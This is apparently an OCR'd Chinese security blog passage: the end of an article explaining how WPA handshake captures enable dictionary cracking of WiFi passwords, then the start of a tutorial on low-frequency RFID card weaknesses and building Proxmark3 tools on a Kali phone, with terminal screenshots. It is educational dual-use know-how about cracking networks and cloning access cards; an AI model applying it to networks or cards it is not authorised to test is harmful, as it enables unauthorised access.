


里面有非常多的数据,而这个数据包是加密的所以一些重要的信息基本是看不出来的



而 WiFi 密码就在这个数据包里面但是需要验证

字典破解的原理：



以上的图都是作者画的有点丑，但是这样会比只说文字来的实在一些还明白一些。

用我们字典中的 PSK+ssid 先生成 PMK（此步最耗时，是目前破解的瓶颈所在），然后结合握手包中的客户端 MAC，AP 的 BSSID，A-NONCE(随机值)，S-NONCE（随机值）计算 PTK，再加上原始的报文数据算出 MIC（MIC 计算是有：pdkdf2_SHA1, SHA1_PRF, HMAC_MD5 这些算法生成的）并与 AP 发送的 MIC 比较，如果一致，那么该 PSK 就是密钥。

总结：

还有说的不好的地方或者解释的不清楚的地方还请大家能在评论区指出来，

能让作者看到以改进。作者也只能尽自己最大的努力来解释这个些枯燥的协议，但是协议是协议我们不能随意的修改他。所以作者尽力的给大家画图解释这样会让很多小白能看的懂一些。觉得好就点赞呀！

RFID 低频卡安全分析

原创： 记忆中的纯真 信安之路 2018-08-03

低频非接触卡主要用于门禁、考勤等等在日常生活中使用非常的广泛，但他也具有比较大的安全隐患，他没有一些密钥安全认证这类安全机制，所有我们只要对低频卡有所研究就可以对这些卡进行破解和复制。

基础介绍

RFID: 射频识别技术，它主要是通过无线电讯号识别特定目标，并可读写数据(单向的读取)。

RFID 系统的频率分低频、高频、超高频和微波几种，其各自的工作频率如下：

频 LF 125~134kHz

频 HF 13.56MHz

频 UHF 860~960MHz

MW 2.45GHz 5.8GHz

RFID 无源卡按载波频率分为：低频、中频和高频射频卡。

低频射频卡：频率主要包括 125kHz 和 134kHz 两种，主要用于短距离、低成本的应用中，如多数的门禁控制、校园卡、货物跟踪等。

中频射频卡：频率主要为 13.56MHz，主要用于门禁控制和需传送大量数据的应用系统。

高频射频卡：频率主要包括 433MHz、915MHz、2.45GHz、5.8GHz 等，可应用于需要较长的读写距离和高读写速度的场合，在火车监控、高速公路收费等系统中有广泛应用。

IC 和 ID 的区别

IC 卡是将微电子芯片嵌入卡基中构成的，它是一种具有信息储存、修改、管理、加密功能的卡。常用于身份认证、银行系统、公共交通、校园一卡通等领域。

ID 卡是一种不可写入的感应卡，拥有固定的编号。


ID 卡的编号是制造时就由芯片厂写入的，卡号是公开的，无加密功能。常用于门禁卡和停车场身份识别系统。

1 ：低频卡简介

低频卡是指频段在 30kHz 到 300kHz 的无线电波，一般的卡的频率在 125/134kHz，主要原因是在这个频率下不存在任何功能性，也就是说不会存在 ID 识别、读取和写入等。他具有操作简单、快捷、可靠、寿命长、不怕卡面污染等优点，一般常见的低频卡有：HID 、T55xx 、 EM410x 等这些型号的低频卡。

2：低频 ID 卡的编码原理

125kHzID 卡通常都是使用彻斯特编码（Manchester Encoding），也叫做相位编码 (PE)，是一个同步时钟编码技术，被物理层使用来编码一个同步位流的时钟和数据。曼彻斯特编码被用在以太网媒介系统中。曼彻斯特编码提供一个简单的方式给编码简单的二进制序列而没有长的周期没有转换级别，因而防止时钟同步的丢失，或来自低频率位移在贫乏补偿的模拟链接位错误。在这个技术下，实际上的二进制数据被传输通过这个电缆，不是作为一个序列的逻辑 1 或 0 来发送的（技术上叫做反向不归零制 (NRZ)）。相反地，这些位被转换为一个稍微不同的格式，它通过使用直接的二进制编码有很多的优点。



而 ID 卡的在工作状态下，只要射频电路不断点，非接触的 ID 卡就会不断的循环发送 64 位数据。

3 ： ID 卡号格式

由于厂家的 ID 卡号读卡器的译码格式不一样，在输出是读取的二进制或者十六进制的结果因该是一样的结果也是唯一的。

实验环境准备：

一部已安装 Chroot Linux 的安卓手机(支持 OTG) （也可以使用树莓派 电脑）

一根 OTG 数据线

一根 Micro USB 数据线

Proxmark III（pm3）

0x01 更新软件源并安装相关依赖

```
apt update && apt install p7zip git build-essential libreadline5 libreadline-dev libusb-0.1-4 libusb-dev libqt4-dev perl pkg-config wget libncurses5-dev gcc-arm-none-eabi
```


16:46
0.28K/s
4G+
54%
libqt4-dev 已经是最新版 (4:4.8.7+dfsg-16)。
libreadline-dev 已经是最新版 (7.0-3)。
libreadline5 已经是最新版 (5.2+dfsg-3+b1)。
libusb-0.1-4 已经是最新版 (2:0.1.12-32)。
libusb-dev 已经是最新版 (2:0.1.12-32)。
p7zip 已经是最新版 (16.02+dfsg-6)。
p7zip 已设置为手动安装。
perl 已经是最新版 (5.26.1-6)。
pkg-config 已经是最新版 (0.29-4+b1)。
wget 已经是最新版 (1.19.5-1)。
下列软件包是自动安装的并且现在不需要了:
libruby2.3 ruby-celluloid ruby-celluloid-io ruby-colorize ruby-em-proxy
ruby-eventmachine ruby-hitimes ruby-net-dns ruby-network-interface ruby-nio4r
ruby-packetfu ruby-pcaprub ruby-rubydns ruby-timers
使用'apt autoremove'来卸载它(它们)。
将会同时安装下列软件:
binutils-arm-none-eabi libnewlib-arm-none-eabi libnewlib-dev
libstdc++-arm-none-eabi-newlib
建议安装:
libnewlib-doc
下列【新】软件包将被安装:
binutils-arm-none-eabi gcc-arm-none-eabi libnewlib-arm-none-eabi libnewlib-dev
libstdc++-arm-none-eabi-newlib
升级了 0 个软件包，新安装了 5 个软件包，要卸载 0 个软件包，有 20 个软件包未被升级。
需要下载 120 MB 的归档。
解压缩后会消耗 1,128 MB 的额外空间。
您希望继续执行吗？ [Y/n] y
获取:1 http://mirrors.ustc.edu.cn/kali kali-rolling/main arm64 binutils-arm-none-eabi arm64 2.28-5+9+b3 [2,094 kB]
获取:2 http://mirrors.ustc.edu.cn/kali kali-rolling/main arm64 gcc-arm-none-eabi arm64 15:6.3.1+svn253039-1+b1 [23.3 MB]
获取:3 http://mirrors.ustc.edu.cn/kali kali-rolling/main arm64 libnewlib-dev all 2.4.0.20160527-4 [238 kB]
获取:4 http://mirrors.ustc.edu.cn/kali kali-rolling/main arm64 libnewlib-arm-none-eabi all 2.4.0.20160527-4 [19.2 MB]
获取:5 http://mirrors.ustc.edu.cn/kali kali-rolling/main arm64 libstdc++-arm-none-eabi-newlib all 15:6.3.1+svn253039-1+10 [74.9 MB]
已下载 120 MB，耗时 1分 2秒 (1,946 kB/s)
正在选中未选择的软件包 binutils-arm-none-eabi。
(正在读取数据库 ... 系统当前共安装有 152324 个文件和目录。)
正准备解包 .../binutils-arm-none-eabi_2.28-5+9+b3_arm64.deb ...
正在解包 binutils-arm-none-eabi (2.28-5+9+b3) ...
正在选中未选择的软件包 gcc-arm-none-eabi。
正准备解包 .../gcc-arm-none-eabi_15%3a6.3.1+svn253039-1+b1_arm64.deb ...
正在解包 gcc-arm-none-eabi (15:6.3.1+svn253039-1+b1) ...
正在选中未选择的软件包 libnewlib-dev。
正准备解包 .../libnewlib-dev_2.4.0.20160527-4_all.deb ...
正在解包 libnewlib-dev (2.4.0.20160527-4) ...
正在选中未选择的软件包 libnewlib-arm-none-eabi。
正准备解包 .../libnewlib-arm-none-eabi_2.4.0.20160527-4_all.deb ...
正在解包 libnewlib-arm-none-eabi (2.4.0.20160527-4) ...
正在选中未选择的软件包 libstdc++-arm-none-eabi-newlib。
正准备解包 .../libstdc++-arm-none-eabi-newlib_15%3a6.3.1+svn253039-1+10_all.deb ...
正在解包 libstdc++-arm-none-eabi-newlib (15:6.3.1+svn253039-1+10) ...
正在处理用于 libc-bin (2.27-3) 的触发器 ...
正在设置 libnewlib-dev (2.4.0.20160527-4) ...
正在设置 binutils-arm-none-eabi (2.28-5+9+b3) ...
正在处理用于 man-db (2.8.3-2) 的触发器 ...
正在设置 libnewlib-arm-none-eabi (2.4.0.20160527-4) ...
正在设置 libstdc++-arm-none-eabi-newlib (15:6.3.1+svn253039-1+10) ...
正在设置 gcc-arm-none-eabi (15:6.3.1+svn253039-1+b1) ...
正在处理用于 libc-bin (2.27-3) 的触发器 ...
root@kali:~#
ESC
/
|
-
HOME
↑
END
PGUP
FN
TAB
CTRL
ALT
←
↓
→
信安之路

0x02 git clone 源码

```
git clone https://github.com/iceman1001/proxmark3.git
```

这里我已经提前下载好了



16:54
0.04K/s
4G+
52%
正准备解包 .../libnewlib-dev_2.4.0.20160527-4_all.deb ...
正在解包 libnewlib-dev (2.4.0.20160527-4) ...
正在选中未选择的软件包 libnewlib-arm-none-eabi。
正准备解包 .../libnewlib-arm-none-eabi_2.4.0.20160527-4_all.deb ...
正在解包 libnewlib-arm-none-eabi (2.4.0.20160527-4) ...
正在选中未选择的软件包 libstdc++-arm-none-eabi-newlib。
正准备解包 .../libstdc++-arm-none-eabi-newlib_15%3a6.3.1+svn253039-1+10_all.deb ...
正在解包 libstdc++-arm-none-eabi-newlib (15:6.3.1+svn253039-1+10) ...
正在处理用于 libc-bin (2.27-3) 的触发器 ...
正在设置 libnewlib-dev (2.4.0.20160527-4) ...
正在设置 binutils-arm-none-eabi (2.28-5+9+b3) ...
正在处理用于 man-db (2.8.3-2) 的触发器 ...
正在设置 libnewlib-arm-none-eabi (2.4.0.20160527-4) ...
正在设置 libstdc++-arm-none-eabi-newlib (15:6.3.1+svn253039-1+10) ...
正在设置 gcc-arm-none-eabi (15:6.3.1+svn253039-1+b1) ...
正在处理用于 libc-bin (2.27-3) 的触发器 ...
root@kali:~# git clone https://github.com/iceman1001/proxmark3.git
fatal: 目标路径 'proxmark3' 已经存在，并且不是一个空目录。
root@kali:~# ls
1.py
2.py
42382.rb
7.pl
bettercap.history
Crips
dump1090
go
hashcat
hf-mf-3C6123AB-data.bin
hf-mf-3C6123AB-key.bin
kali-archive-keyring_2018.1_all.deb
krackattacks-scripts
krack.iso
libnfc-1.7.1
libnfc-1.7.1.tar.bz2
mdk4
nohup.out
PPPoE-Phisher
proxmark3
proxmark3.log
python_gdork_sqli
responder
secist_script
test.cap
test.pcap
xerosploit
root@kali:~#
ESC / | - HOME END PGUP FN
TAB CTRL ALT PGDN
1 2 3 4 5 6 7 8 9 0
! @ # $ & % ^ * ( )
q w e r t y u i o p
a s d f g h j k l
z x c v b n m x
符
123
中英
信安之路

0x03 开始编译

```
cd proxmark3 && make clean && make all
```


16:57
0.03K/s
4G+
52%
已下载 120 MB，耗时 1分 2秒 (1,946 kB/s)
正在选中未选择的软件包 binutils-arm-none-eabi。
(正在读取数据库 ... 系统当前共安装有 152324 个文件和目录。)
正准备解包 .../binutils-arm-none-eabi_2.28-5+9+b3_arm64.deb ...
正在解包 binutils-arm-none-eabi (2.28-5+9+b3) ...
正在选中未选择的软件包 gcc-arm-none-eabi。
正准备解包 .../gcc-arm-none-eabi_15%3a6.3.1+svn253039-1+b1_arm64.deb ...
正在解包 gcc-arm-none-eabi (15:6.3.1+svn253039-1+b1) ...
正在选中未选择的软件包 libnewlib-dev。
正准备解包 .../libnewlib-dev_2.4.0.20160527-4_all.deb ...
正在解包 libnewlib-dev (2.4.0.20160527-4) ...
正在选中未选择的软件包 libnewlib-arm-none-eabi。
正准备解包 .../libnewlib-arm-none-eabi_2.4.0.20160527-4_all.deb ...
正在解包 libnewlib-arm-none-eabi (2.4.0.20160527-4) ...
正在选中未选择的软件包 libstdc++-arm-none-eabi-newlib。
正准备解包 .../libstdc++-arm-none-eabi-newlib_15%3a6.3.1+svn253039-1+10_all.deb ...
正在解包 libstdc++-arm-none-eabi-newlib (15:6.3.1+svn253039-1+10) ...
正在处理用于 libc-bin (2.27-3) 的触发器 ...
正在设置 libnewlib-dev (2.4.0.20160527-4) ...
正在设置 binutils-arm-none-eabi (2.28-5+9+b3) ...
正在处理用于 man-db (2.8.3-2) 的触发器 ...
正在设置 libnewlib-arm-none-eabi (2.4.0.20160527-4) ...
正在设置 libstdc++-arm-none-eabi-newlib (15:6.3.1+svn253039-1+10) ...
正在设置 gcc-arm-none-eabi (15:6.3.1+svn253039-1+b1) ...
正在处理用于 libc-bin (2.27-3) 的触发器 ...
root@kali:~# git clone https://github.com/iceman1001/proxmark3.git
fatal: 目标路径 'proxmark3' 已经存在，并且不是一个空目录。
root@kali:~# ls
1.py hf-mf-3C6123AB-data.bin PPPoE-Phisher
2.py hf-mf-3C6123AB-key.bin proxmark3
42382.rb kali-archive-keyring_2018.1_all.deb proxmark3.log
7.pl krackattacks-scripts python_gdork_sqli
bettercap.history krack.iso responder
Crips libnfc-1.7.1 secist_script
dump1090 libnfc-1.7.1.tar.bz2 test.cap
go mdk4 test.pcap
hashcat nohup.out xerosploit
root@kali:~# cd proxmark3 && make clean && make all
make -C client clean
make[1]: Entering directory '/root/proxmark3/client'
rm -f proxmark3 flasher fpga_compress proxmark3.exe flasher.exe fpga_compress.exe obj/u
art_posix.o obj/uart_win32.o obj/ui.o obj/util.o obj/util_posix.o obj/scandir.o obj/crapto
1/crapto1.o obj/crapto1/crypto1.o obj/mfkey.o obj/tea.o obj/polarssl/des.o obj/polarssl/ae
s.o obj/polarssl/bignum.o obj/polarssl/rsa.o obj/polarssl/sha1.o obj/polarssl/sha256.o obj
/loclass/cipher.o obj/loclass/cipherutils.o obj/loclass/ikeys.o obj/loclass/hash1_brute.o
obj/loclass/elite_crack.o obj/loclass/fileutils.o obj/whereami.o obj/mifarehost.o obj/pari
ty.o obj/crc.o obj/crc16.o obj/crc64.o obj/legic_prng.o obj/iso15693tools.o obj/prng.o obj
/graph.o obj/cmddata.o obj/lfdemod.o obj/emv/crypto_polarssl.o obj/emv/crypto.o obj/emv/em
v_pk.o obj/emv/emv_pki.o obj/emv/emv_pki_priv.o obj/emv/test/cryptotest.o obj/emv/apduinfo
.o obj/emv/dump.o obj/emv/tlv.o obj/emv/emv_tags.o obj/emv/dol.o obj/emv/emvcore.o obj/emv
/test/crypto_test.o obj/emv/test/sda_test.o obj/emv/test/dda_test.o obj/emv/test/cda_test.
o obj/emv/cmdemv.o obj/cmdanalyse.o obj/cmdhf.o obj/cmdhflist.o obj/cmdhf14a.o obj/cmdhf14
b.o obj/cmdhf15.o obj/cmdhfepa.o obj/cmdhflegic.o obj/cmdhficlass.o obj/cmdhfmf.o obj/cmdh
fmfu.o obj/cmdhfmfhard.o obj/hardnested/hardnested_bruteforce.o obj/cmdhfmfdes.o obj/cmdhf
topaz.o obj/cmdhffelica.o obj/cmdhw.o obj/cmdlf.o obj/cmdlfawid.o obj/cmdlfcotag.o obj/cmd
lfem4x.o obj/cmdlffdx.o obj/cmdlfguard.o obj/cmdlfhid.o obj/cmdlfhitag.o obj/cmdlfio.o obj
/cmdlfindala.o obj/cmdlfjablotron.o obj/cmdlfnexwatch.o obj/cmdlfnedap.o obj/cmdlfnoralsy.
o obj/cmdlfpac.o obj/cmdlfparadox.o obj/cmdlfpcf7931.o obj/cmdlfpresco.o obj/cmdlfpyramid.
o obj/cmdlfsecurakey.o obj/cmdlft55xx.o obj/cmdlfti.o obj/cmdlfviking.o obj/cmdlfvisa2000.
o obj/cmdtrace.o obj/cmdflashmem.o obj/cmdparser.o obj/cmdmain.o obj/pm3_binlib.o obj/scri
pting.o obj/cmdscript.o obj/pm3_bitlib.o obj/protocols.o obj/cmdcrc.o obj/reveng/preset.o
obj/reveng/reveng.o obj/reveng/cli.o obj/reveng/bmpbit.o obj/reveng/model.o obj/reveng/pol
y.o obj/reveng/getopt.o obj/bucketsort.o obj/hardnested/hardnested_bf_core.o obj/hardneste
ESC / | - HOME ↑ END PGUP FN
TAB CTRL ALT ← ↓ → PGDN
信安之路

接下来就是等待编译完成了

